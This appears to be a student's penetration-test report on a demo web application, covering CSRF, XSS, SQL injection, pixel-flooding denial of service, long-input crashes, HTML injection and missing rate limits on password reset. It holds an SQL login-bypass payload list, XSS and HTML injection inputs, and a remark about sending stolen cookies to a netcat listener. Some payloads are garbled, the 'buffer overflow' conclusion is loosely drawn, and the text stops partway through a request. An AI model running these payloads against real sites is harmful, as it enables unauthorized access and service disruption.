
The last row (the POST request) has its 'Request' tab selected. On the right side of the Network tab, there is a 'Form data' section with the following values:

```
confirm_password: "Welcome2eo@"
new_password: "Welcome2eon@"
old_password: "Welcome2eon@"
```

Everything seems to be fine but still the POST request cannot be serviced. This concludes that the website is CSRF proof.

HENCE THE WEBSITE DOESN'T HAVE CSRF VULNERABILITY

XSS Attack




The screenshot shows the 'User Settings' page of the eox Vantage application. The 'Edit Profile' tab is selected. In the 'First Name' field, there is a malicious script: . The 'Last Name' field contains 'PES1201800144'. Other fields like Email, Gender, Address, Date of Birth, Address 2, State, Country, and a file upload section are also visible.

The first name is set as

And the last name is set to my SRN

PES1201800144


These settings are saved.



The screenshot shows the Burp Suite Community Edition interface. A POST request to 'https://demopes.eoxvantage.com/9080/user/profile' is being viewed. The 'Pretty' tab shows the raw JSON payload, which includes the malicious first name value: "first_name": "". The 'Raw' tab shows the raw hex and ASCII data. The 'Actions' dropdown is open, showing various options like 'Forward', 'Drop', 'Intercept is on' (which is highlighted), and 'Open Browser'.

The POST request is intercepted with the malicious first name

When the profile is viewed, the script in first name is executed. The image source is empty which triggers the script mentioned in *onerror* attribute.



The page cookie is exposed. This is a successful XSS attack.

Furthermore, this cookie can be sent to an attacker machine through TCP netcat listener.

This cookie can be stolen and used for deadlier attacks

HENCE THE WEBSITE HAS XSS VULNERABILITY

=====

SQL Injection

The screenshot shows a browser window for 'EOX Vantage' at the URL <https://demopes.eoxvantage.com>. The page displays a logo and a login form. In the 'username' field, the value 'testadmin' is followed by a single quote and the SQL injection code '1=1;#'. Below the form, a red error message reads: 'The username and/or password is incorrect! Please try again.' The browser's developer tools Network tab is open, showing a POST request to the '/login' endpoint. The Request tab shows the injected payload: 'password: "pes1201800144"\nusername: "testadmin' or 1=1;#"'. The Response tab shows the error message: 'error: "Invalid login or permission denied"'.

Trying SQL injection code in the username to get into the *testadmin* account.

Please note that I've used my SRN as password

This screenshot is identical to the one above, showing the same browser setup and SQL injection attempt. However, the response message has changed to 'error: "Invalild login or permission denied"', indicating that the website has detected and blocked the SQL injection attempt.

The packet response can be seen as 403 Forbidden or *Permission Denied*. This page doesn't report any SQL errors because of the quotes in the username field. This states that the website has successfully caught an SQL injection attempt and handled the error.

Additionally, to make sure, a list was created with all the SQL injection commands to bypass the login screen and that was tried in the **Intruder** tab of Burp Suite. This technique is called **fuzzing**.

```
warlock@pes1201800144rajdeep:~$ cat Auth-bypass.txt
'
'
'&
'^
**+
' or ''-
' or ''
' or ''&
' or ''^
' or ''**+
''-
'' "
''&
''^^
''**-
'' or ''-"
'' or '' "
'' or ''$"
'' or ''^-
'' or ''**-
or true-
' or true-
' or true-
') or true-
') or true-
' or 'x=x'
() or ('x')=('x
()) or ('x')=(((x
' or "x"="x
") or ("x")=("x
") or (((x))=(((x
) or ('x')=('')
or l1-
or l1-
or l1#
or l1/*
administest' --
administest' #
administest' /
administest' or :l'-'l
administest' or :l'-'l'-
administest' or :l'-'l'#
administest' or :l'-'l'/*
administest' or l1 or ''=
administest' or l1
administest' or l1-
administest' or l1#
administest' or l1/*
administest' or ((l'-'l
administest' or ((l'-'l'-
administest' or ((l'-'l'#
administest' or ((l'-'l'/*
administest' or 'l'=l
administest' or 'l'=l'-
```

This list is tried on the website through the Intruder tab in Burp Suite

| Attack | Save | Columns | | |
|---------------------------|------------------------|-----------|--------------------------|--------------------------|
| Results | Target | Positions | Payloads | Options |
| Filter: Showing all items | | | | |
| Request ^ | Payload | Status | Error | Timeout |
| 0 | | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 1 | '.' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 2 | '..' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 3 | '&' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 4 | 'w' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 5 | '*' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 6 | ' or '' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 7 | ' or =' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 8 | ' or *& | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 9 | ' or ===' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 10 | ' or ==' | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 11 | ".." | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 12 | " " | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 13 | "&" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 14 | "w" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 15 | "*" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 16 | " or ===." | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 17 | " or === " | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 18 | " or ===&" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 19 | " or =====" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 20 | " or =====" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 21 | or true-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 22 | ' or true-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 23 | ' or true-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 24 |) or true-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 25 |) or true-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 26 | ' or x=x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 27 |) or (x)=x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 28 |]) or ((x)=)(x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 29 | " or "x=x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 30 |] or ("x")=x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 31 | ")) or ("x)=("x | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 32 | or l=1- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 33 | or l=1-- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 34 | or l=1# | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 35 | or l=1/^ | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 36 | administest' -- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 37 | administest' # | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 38 | administest'!" | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 39 | administest' or 'l'=1 | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 40 | administest' or 'l'=1- | 403 | <input type="checkbox"/> | <input type="checkbox"/> |
| 41 | administest' or 'l'=1# | 403 | <input type="checkbox"/> | <input type="checkbox"/> |

All the test cases fail. This gives us confidence on the result.

HENCE THE WEBSITE DOESN'T HAVE SQL INJECTION VULNERABILITY

Pixel Flooding Denial of Service Attack


Pixel Flooding attack is a type of **Denial of Service attack**.

There is an image on the below link named *lottapixel.jpg*

<https://hackerone.com/reports/390>

This image is of **5kB in size** and has dimensions **64250x64250 pixels**.

When this image is uploaded to the website in the profile picture section, the website becomes unresponsive and crashes.



The website remains unresponsive until timeout. This is a vulnerability since the website becomes unresponsive and hence denying access to genuine users.

This phenomena happens because:

When the image is uploaded to the website, the website tries to load the image in its memory. In this case, the image has way too many pixels which when loaded to the memory, floods the memory making the system unresponsive.

HENCE THE WEBSITE IS VULNERABLE TO PIXEL FLOODING ATTACK


Buffer Overflow Attack

Generally, websites should contain/limit the number of input characters to an input field on each webpage. For the given website(<https://demopes.eoxvantage.com>), the buffer overflow attack is checked

For this attack, the edit profile details have to be saved many times with different lengths of inputs to check for the overflow of an input field. Hence the **Repeater** tab of Burp Suite has been used to send multiple responses with quick edits. This is done by initially intercepting the login POST request and sending it to the **Repeater** tab.

CASE 1:

For starting this attack, a simple python script has been written to **generate a random string of 20 characters**.



```
warlock@pes1201800144rajdeep:~$ cat c.py
import random
yy = 'qwertyuiopasdfghjklzxcvbnm'
def generate():
    key=""
    for i in range(20):
        key+=yy[random.randrange(0, len(yy))]
    return key
print(generate())
warlock@pes1201800144rajdeep:~$ python3 c.py
nibaaabpvgrialjideed
warlock@pes1201800144rajdeep:~$
```

The POST request is sent using the *Repeater* tab

Please find the terminal name as my SRN and name.

When the request on the left side is sent with a random string of length 20 characters, the response on the right side is ***success*** with ***status code 200***.

CASE 2:

Next, the script is run again to ***generate a random string of 60 characters.***

```
warlock@pes1201800144rajdeep:~$ cat c.py
import random
yy = 'qwertyuiopasdfghjklzxcvbnm'
def generate():
    key=''
    for i in range(60):
        key+=yy[random.randrange(0, len(yy))]
    return key
print(generate())
warlock@pes1201800144rajdeep:~$ python3 c.py
rbprfsuvjmqrpbupvtiabcyrlqosaiygmztoudzcinarevvjwlzfdstdm
warlock@pes1201800144rajdeep:~$ 
```

This 60 character long string is sent as the firstname field input in the POST request message

Please find the terminal name as my SRN and name.


In this case, the website cannot handle the 60 characters long input. This triggers the **error** in response message with a **status code 500** which specifies **Internal Server Error**.

We can conclude that the website source code doesn't handle long inputs and hence is prone to crashing on long inputs.

HENCE THE WEBSITE IS VULNERABLE TO BUFFER OVERFLOW ATTACKS ON INPUT FIELDS

HTML Injection Attack

Generally websites should handle the inputs from the form elements carefully. An attacker can put some malicious links or any deadly code in the form input in the form of HTML code. For eg. attacker can put a link to some malicious website using <a href> tag.




The first name is given as ***h1 tag*** with my name and last name is my SRN.

Burp Suite interface showing the 'Proxy' tab. The request URL is 'https://demopes.eoxvantage.com:9080 [18.191.212.93]'. The message content is a JSON object containing various user profile fields. The 'firstname' field is explicitly set to '<h1 style="color:red">rajdeep</h1>'. Other fields include 'city', 'country', 'date_of_birth', 'designation', 'email', 'gender', 'icon', 'interest', 'lastname', 'manager_id', and 'manager_name'.

```
{
    "city": "Beachwood_edit",
    "country": "United States of America",
    "date_of_birth": "1981-03-18",
    "designation": "Customer Service Representative",
    "email": "anthony@vantageagora.com",
    "firstname": "<h1 style='color: red'>rajdeep</h1>",
    "gender": "Male",
    "icon": "https://demopes.eoxvantage.com:9080/user/profile/affbbb87-a4c0-11e9-b35d-0020f87belac",
    "id": "3",
    "interest": "Sports, Movies, Music & Family, ",
    "lastname": "Pes1201800144",
    "manager_id": "afef5fd-a4cd-11e9-b35d-0020f87belac",
    "manager_name": "Kravind A",
    "name": "Rajdeep Agarwal"
}
```

The intercepted message can be seen with the HTML tag.



When the edit profile with HTML tag inputs is saved, the first name can be seen as executed HTML code. This refers to the HTML code being processed which is input in the first name field.

The code and data separation is absent here.


For a highly secure website, it should show the HTML tags as input in the field instead of the processed HTML code.

HENCE THE WEBSITE IS VULNERABLE TO HTML INJECTION ATTACKS

NO RATE LIMIT ON FORGOT PASSWORD

Generally, secure websites have a rate limiting algorithm which limits the number of forgot password requests by a user in a given timeframe. If multiple requests are sent within the given timeframe, the server **should report error code 429(Too Many Requests)**.


The given website is checked for this vulnerability. So the admintest user's password reset was performed



```
POST /user/me/forgotpassword HTTP/1.1
Host: demopes.eoxvantage.com:9080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----192259324239264445773641531402
Content-Length: 186
Origin: https://demopes.eoxvantage.com
Dnt: 1
Referer: https://demopes.eoxvantage.com/
Te: trailers
Connection: close
-----192259324239264445773641531402
Content-Disposition: form-data; name="username"
admintest
-----192259324239264445773641531402--
```

The POST request was intercepted and sent to **Intruder** tab in Burp Suite

The position and the payload is set as shown in the screenshots



```
POST /user/me/forgotpassword HTTP/1.1
Host: demopes.eoxvantage.com:9080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: /*
